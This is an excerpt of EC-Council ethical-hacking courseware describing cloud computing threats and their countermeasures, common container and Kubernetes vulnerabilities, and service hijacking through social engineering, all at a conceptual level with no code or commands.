Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

VM-Level Attacks	The cloud extensively uses virtualization technology. This threat arises due to the existence of vulnerabilities in the hypervisors
Lock-in	The difficulties experienced by a user when migrating from in-house systems or from one cloud service provider to another due to the lack of tools, procedures, or standard data formats, poses potential threats to data, application, and service portability
Licensing Risks	The organization may incur a huge licensing fee if the software deployed in the cloud is charged on a per instance basis
Loss of Governance	When using cloud infrastructures, the customer gives up control to the cloud service provider including control of issues that may affect security
Loss of Encryption Keys	The loss of encryption keys required for secure communication or systems access provide a potential attacker with the opportunity to get unauthorized access to assets

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Risks from Changes of Jurisdiction	A change in the jurisdiction of the data can lead to the risk that the data or information system may be blocked or impounded by a government or other organization
Undertaking Malicious Probes or Scans	Malicious probes or scanning allows an attacker to collect sensitive information that may lead to a loss of confidentiality, integrity, and availability of services and data
Theft of Computer Equipment	Poor controls over the physical parameters such as smart card access at the point of entry may lead to the loss of physical equipment and sensitive data
Cloud Service Termination or Failure	The termination of cloud service due to non-profitability or disputes might lead to data loss unless end-users are legally protected
Subpoena and E-Discovery	If customer data or services are subpoenaed or subjected to a cease and desist request from authorities or third parties, access to such data and services may be compromised

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Improper Data Handling and Disposal	❑ If it is difficult to ascertain data handling and disposal procedures followed by CSPs due to limited access to cloud infrastructure, such data may be compromised
Loss/ Modification of Backup Data	❑ Attackers might exploit vulnerabilities such as SQL injection, insecure user behavior like storing passwords, and reusing passwords to gain illegal access to the data backups in the cloud
Compliance Risks	❑ Organizations that seek to obtain compliance with standards and laws may be put at risk if the CSP cannot provide evidence of their own compliance with the necessary requirements, outsources cloud management to third parties, and/or does not permit audit by the client
Economic Denial of Sustainability (EDOS)	❑ If an attacker engages the cloud with a malicious service or executes malicious code that consumes a lot of computational power and storage from the cloud server, then the legitimate account holder is charged for this kind of computation until the primary cause of CPU usage is detected

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Discussed below are some threats to cloud computing:

- **Data Breach/Loss**

  An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

access other client's data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified or decoupled (lost).
- Encryption keys are lost, misplaced or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

Countermeasures:

- Encrypt the data stored in the cloud and the data in transit to protect data integrity.
- Implement strong key generation, storage, and management.
- Check for data protection both during design and runtime.

- **Abuse and Nefarious Use of Cloud Services**

  The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command or control, and DDoS.

  Countermeasures:

  - Implement a robust registration and validation process.
  - Monitor client traffic for malicious activities.

- **Insecure Interfaces and APIs**

  Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

  - Circumvents user-defined policies
  - Non-credential leakproof
  - Breach in logging and monitoring facilities
  - Unknown API dependencies
  - Reusable passwords/tokens
  - Insufficient input-data validation

  Countermeasures:

  - Analyze the security model of cloud provider interfaces.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement secure authentication and access controls.
- Encrypt the data in transit and understand the dependency chain associated with APIs.

- **Insufficient Due Diligence**

  Ignorance of CSP's cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

  Countermeasure:

  - Organizations that intend to move to a cloud must extensively research the risks, CSP due diligence, and possess capable resources.

- **Shared Technology Issues**

  IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client's applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

  Countermeasures:

  - Implement security best practices for installation/configuration.
  - Monitor the environment for unauthorized changes/activity.
  - Promote secure authentication and access control for administrative access and operations.
  - Enforce service level agreements for patching and vulnerability remediation.
  - Conduct vulnerability scanning and configuration audits.

- **Unknown Risk Profile**

  Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

  Countermeasures:

  - Disclosure of applicable logs and data to customers
  - Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Monitoring and alerting of necessary information

- **Unsynchronized System Clocks**

  The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

  Countermeasures:

  - Use clock synchronization solutions, such as a network time protocol (NTP).
  - Install a time server within the organization firewall to minimize threats from the outside and maximize the time accuracy on the network.
  - A network time system can also be used to synchronize clocks with an enterprise network server.

- **Inadequate Infrastructure Design and Planning**

  An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

  At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

  Countermeasure:

  - Forecast the demand and accordingly prepare sufficient infrastructure.

- **Conflicts between Client Hardening Procedures and Cloud Environment**

  Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment, the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

  Countermeasure:

  - Set a clear segregation of responsibilities to define the minimum actions customers must undertake.

- **Loss of Operational and Security Logs**

  The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

management program. Loss of security logs may occur in case of storage under-provisioning.

Countermeasures:

- Implement effective policies and procedures.
- Monitor operational and security logs regularly.

- **Malicious Insiders**

  Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

  Countermeasures:

  - Enforce a strict supply chain management and conduct comprehensive supplier assessment.
  - Specify human resource requirements as part of legal contracts.
  - Require transparency in overall information security and management practices and compliance reporting.
  - Determine security breach notification processes.

- **Illegal Access to the Cloud**

  Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

  Countermeasures:

  - Enforce and adhere to a robust information security (IS) policy.
  - Permit clients to audit/review the IS policy and procedures of CSPs.

- **Loss of Business Reputation due to Co-tenant Activities**

  This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

  Countermeasure:

  - Choose a well-known and efficient CSP to reduce risk and ensure isolation of resources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Privilege Escalation**

  Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

  Countermeasures:

  - Employ a good privilege separation scheme.
  - Update software programs on a regular basis to fix the newly discovered privilege escalation vulnerabilities, if any.

- **Natural Disasters**

  Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

  Countermeasures:

  - Ensure that the organization is located in a safe area.
  - Maintain data backups at different locations.
  - Implement mitigation measures that help reduce or eliminate your long-term risk from natural disasters.
  - Prepare effective business continuity and a disaster recovery plan.

- **Hardware Failure**

  Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

  Countermeasures:

  - Implement and maintain physical security programs.
  - Pre-installed standby hardware devices are mandatory.

- **Supply Chain Failure**

  A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Define a set of controls to mitigate supply-chain risks.
- Develop a containment plan to restrict the damage caused by the failure of a trusted counterparty.
- Create visibility mechanisms to detect compromised elements of a supply chain.
- Consider procuring third parties that offer information on the security posture of counterparties.

- **Modifying Network Traffic**

  In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

  Countermeasure:

  - Perform network traffic analysis using special tools to find abnormalities, if any.

- **Isolation Failure**

  Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

- **Cloud Provider Acquisition**

  CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

  Countermeasure:

  - Be tactful when choosing a cloud provider; prefer a reputed and popular CSP to eliminate risk.

- **Management Interface Compromise**

  Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use secure protocols to mitigate threats related to remote access.
- Regularly update patches to prevent web browser vulnerabilities.

- **Network Management Failure**

  Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

  Countermeasure:

  - Ensure that an adequate security policy is implemented.
  - Use proactive network management techniques.
  - Keep updating new technologies and analyze what might work better for your organization.

- **Authentication Attacks**

  Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

  Countermeasure:

  - Implement strong password policies to keep passwords secure.
  - Enforce two-factor authentication where required.

- **VM-Level Attacks**

  Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

  Countermeasure:

  - Employ intrusion detection/prevention systems (IDS/IPS) and implement a firewall to mitigate known VM-level attacks.

- **Lock-in**

  Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

  Countermeasure:

  - Using a standardized cloud API cloud be beneficial.

- **Licensing Risks**

  The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

- **Loss of Governance**

  In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from unclearness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

  Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

  Countermeasure:

  - Workout persistent and careful efforts for the execution of SLAs.

- **Loss of Encryption Keys**

  The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

  Countermeasures:

  - Do not store the encryption keys alongside the encrypted data.
  - Use strong algorithms, such as the advanced encryption standard (AES) and Rivest–Shamir–Adleman (RSA), to generate keys.

- **Risks from Changes of Jurisdiction**

  Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations. Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

  Countermeasure:

  - Gain insight about the jurisdictions under which data may be stored and processed, and assess the corresponding risks, if any.

- **Undertaking Malicious Probes or Scans**

  Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure:

- Deploy various security mechanisms such as firewalls and intrusion detection systems.

- **Theft of Computer Equipment**

  The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

  Countermeasure:

  - Enforce physical security measures, such as hiring security guards, closed-circuit television (CCTV) coverage, alarms, identity cards, and proper fencing.

- **Cloud Service Termination or Failure**

  Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

  Countermeasure:

  - Ensure that the cloud providers define clear and auditable procedures in case of service termination. This includes guaranteeing the secure transfer of data back to the customer, according to the terms of agreement.

- **Subpoena and E-Discovery**

  Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

  Countermeasures:

  - Carefully select the CSP and ensure proper security is provided.
  - Thoroughly review the service agreement. It should address records management, accessibility, customer support, legal policies, accountability, confidentiality, length of the agreement, termination procedures, etc.
  - Execute a coordinated eDiscovery plan.
  - Contemplate an exit strategy.

- **Improper Data Handling and Disposal**

  It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Multiple copies of data are stored, even if they are unavailable.
- The disk to be destroyed might also contain the data of other clients.
- Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

Countermeasure:

- Use VPNs to secure client data and ensure that data are completely removed from the primary servers along with all replicas.

- **Loss/Modification of Backup Data**

  Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

  Countermeasure:

  - Use appropriate data restoration procedures or tools to retrieve lost data.

- **Compliance Risks**

  Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

  Countermeasures:

  - Cloud providers should ensure that client data is not compromised.
  - Review the internal audit processes of cloud providers.

- **Economic Denial of Sustainability (EDoS)**

  The payment method in a cloud system is "**No use, no bill**"; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure:

- Use a reactive/on-demand, in-cloud EDoS mitigation service (scrubber service) to mitigate application- and network-layer DDoS attacks, making use of the client-puzzle approach.

- **Lack of Security Architecture**

  Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

  Countermeasures:

  - Ensure your security architecture aligns with your business goals and objectives.
  - Update the threat model regularly.
  - Conduct a periodic security assessment of the actual security posture.

- **Hijacking Accounts**

  A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.

  Countermeasures:

  - Grant only minimal access privileges to user accounts.
  - Implement defense-in-depth strategies and install identity and access management (IAM) solutions.
  - Encrypt and store sensitive information on cloud servers.
  - Implement strong authentication mechanisms, such as multi-factor authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Vulnerabilities

Vulnerabilities	Description
1. Impetuous Image Creation	Careless creation of images by not considering the security safeguards or control aspects
2. Unreliable Third-Party Resources	Untrusted third-party resources make the resources vulnerable to many malicious attacks
3. Unauthorized Access	Gaining access to the user accounts leads to privilege escalation attacks
4. Insecure Container Runtime Configurations	Improper handling of the configuration option and mounting sensitive directories on the host can cause faulty and insecure runtime configurations
5. Data Exposure in Docker Files	Docker images exposing sensitive information like passwords and SSH encryption keys can be exploited to compromise the security of the container
6. Embedded Malware	A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment
7. Non-Updated Images	Outdated images may contain security loopholes and bugs that compromise the security of images
8. Hijacked Repository and Infected Resources	Security misconfiguration and bugs may allow attackers to gain unauthorized access to the repository so that they can poison the resources by altering or deleting files
9. Hijacked Image Registry	Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs
10. Exposed Services due to Open Ports	Misconfiguration of an application may allow open ports that expose sensitive information upon port scanning
11. Exploited Applications	Vulnerable applications can be exploited using various techniques such as SQLi, XXS, and RFI
12. Mixing of Workload Sensitivity Levels	Orchestrators place workloads having different sensitivity levels on the same host. One of the containers hosting a public webserver with vulnerabilities may pose a threat to the container processing sensitive information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Vulnerabilities

The container has taken a greater role in cloud computing by offering operational efficiency, productivity, and consistency. The adoption of various cloud services has increased the threats and attacks on cloud containers. Containers face broader consequences in case of a successful attack. The attack can be replicated rapidly, leading to an excessive number of victims falling prey to the attackers.

The table below presents the most common container vulnerabilities.

Vulnerabilities	Description
1. Impetuous Image Creation	▪ Careless creation of images without considering the security safeguards or control aspects leads to vulnerabilities in the images.
2. Unreliable Third-Party Resources	▪ Using untrusted third-party resources causes severe threat and makes the resources vulnerable to malicious attacks.
3. Unauthorized Access	▪ Gaining access to user accounts leads to privilege escalation attacks.
4. Insecure Container Runtime Configurations	▪ Improper handling of the configuration option and mounting sensitive directories on the host cause faulty and insecure runtime configurations.
5. Data Exposure in Docker Files	▪ Docker images exposing sensitive information, such as passwords and SSH encryption keys, can be exploited to compromise the security of the container.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Embedded Malware**	▪ A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.
7. **Non-Updated Images**	▪ Outdated images contain security loopholes and bugs that compromise the security of images.
8. **Hijacked Repository and Infected Resources**	▪ Security misconfiguration and bugs allow gaining unauthorized access to the repository that can poison the resources by altering or deleting files.
9. **Hijacked Image Registry**	▪ Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
10. **Exposed Services due to Open Ports**	▪ Misconfiguration of an application may allow port access and exposure of sensitive information upon port scanning.
11. **Exploited Applications**	▪ Vulnerable applications can be exploited using various techniques (e.g., SQLi, XXS, RFI).
12. **Mixing of Workload Sensitivity Levels**	▪ Orchestrators place workloads with different sensitivity levels on the same host. If a container hosts a public webserver with vulnerabilities, it may pose a threat to containers processing sensitive information.

Table 19.5: Container vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vulnerabilities

Vulnerabilities	Description
1. No Certificate Revocation	⊖ Kubernetes does not support certificate revocation ⊖ Attackers can exploit the certificate before it is replaced across the entire cluster
2. Unauthenticated HTTPS Connections	⊖ Though Kubernetes uses PKI, connections between the components are not authenticated properly ⊖ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information
3. Exposed Bearer Tokens in Logs	⊖ Bearer tokens are logged in hyperkube kube-apiserver system logs ⊖ Attackers having access to the system logs can impersonate a legitimate user
4. Exposure of Sensitive Data via Environment Variables	⊖ Environmental variables allow settings to be derived from the variables ⊖ Attackers can gain access to the stored values through environment logging
5. Secrets at Rest not Encrypted by Default	⊖ Secrets defined by users are not encrypted by default ⊖ Attackers gaining access to etcd servers can retrieve unencrypted secrets
6. Non-constant Time Password Comparison	⊖ Kube-apiserver using basic password authentication, does not perform secure comparison of secret values ⊖ Attackers can launch timing attacks to retrieve passwords
7. Hardcoded Credential Paths	⊖ If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster
8. Log Rotation is not Atomic	⊖ During log rotation, if the kubelet is restarted, all the logs may be erased ⊖ The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs
9. No Back-off Process for Scheduling	⊖ No back-off process for scheduling the execution of Kubernetes pods ⊖ This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes
10. No Non-repudiation	⊖ If debug mode is disabled, kube-apiserver does not record user actions ⊖ Attackers can directly interact with kube-apiserver and perform various malicious activities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vulnerabilities

Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes, facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.

Vulnerabilities	Description
1. No Certificate Revocation	▪ Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate. ▪ Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	▪ Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS). ▪ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	▪ Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs. ▪ Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


4. Exposure of Sensitive Data via Environment Variables	▪ While configuring the components, environmental variables allow the derivation of the settings. ▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default. ▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication. ▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface. ▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased. ▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process. ▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service. ▪ If debug mode is disabled, kube-apiserver does not record user actions. ▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.6: Kubernetes vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Service Hijacking using Social Engineering

1. Social engineering is a non-technical intrusion that relies heavily on human interaction and often involves tricking other people to break normal security procedures
2. The attacker might target the cloud service provider to reset the password or IT staff accessing the cloud services to reveal passwords
3. Other ways to obtain passwords include password guessing, using keylogging malware, implementing password cracking techniques, or sending phishing mails
4. A social engineering attack results in exposing customer data, credit card data, personal information, business plans, staff data, identity theft, etc.



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

